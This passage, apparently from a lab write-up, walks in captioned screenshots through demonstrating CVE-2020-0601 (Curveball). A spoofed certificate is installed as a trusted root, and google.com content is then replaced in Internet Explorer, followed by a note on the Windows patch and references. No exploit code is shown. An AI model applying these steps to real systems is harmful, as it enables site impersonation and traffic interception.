





Install the spoofed certificate in Trusted Root Certification Authorities









Spoofed Certificate is in Trusted Root Certification Authorities




Open Browser - Internet Explorer and navigate to “https://www.google.com”



Spoofed CA is validated by web browser as Trusted Root CA and original https://www.google.com content is replaced with the incorrect information as mentioned in “index.js” file.



CVE-2020-0601 - Windows incorrect ECC certificate validation vulnerability is implemented.



PREVENTION

Microsoft Windows 2020 updates had been released to patch CVE-2020-0601 vulnerability

REFERENCES

- https://nvd.nist.gov/vuln/detail/CVE-2020-0601
- https://packetstormsecurity.com/files/author/14686/
- github.com-ollypwn-CVE-2020-0601_-_2020-01-17_10-09-11
- CVE-2020-0601 aka Curveball - YouTube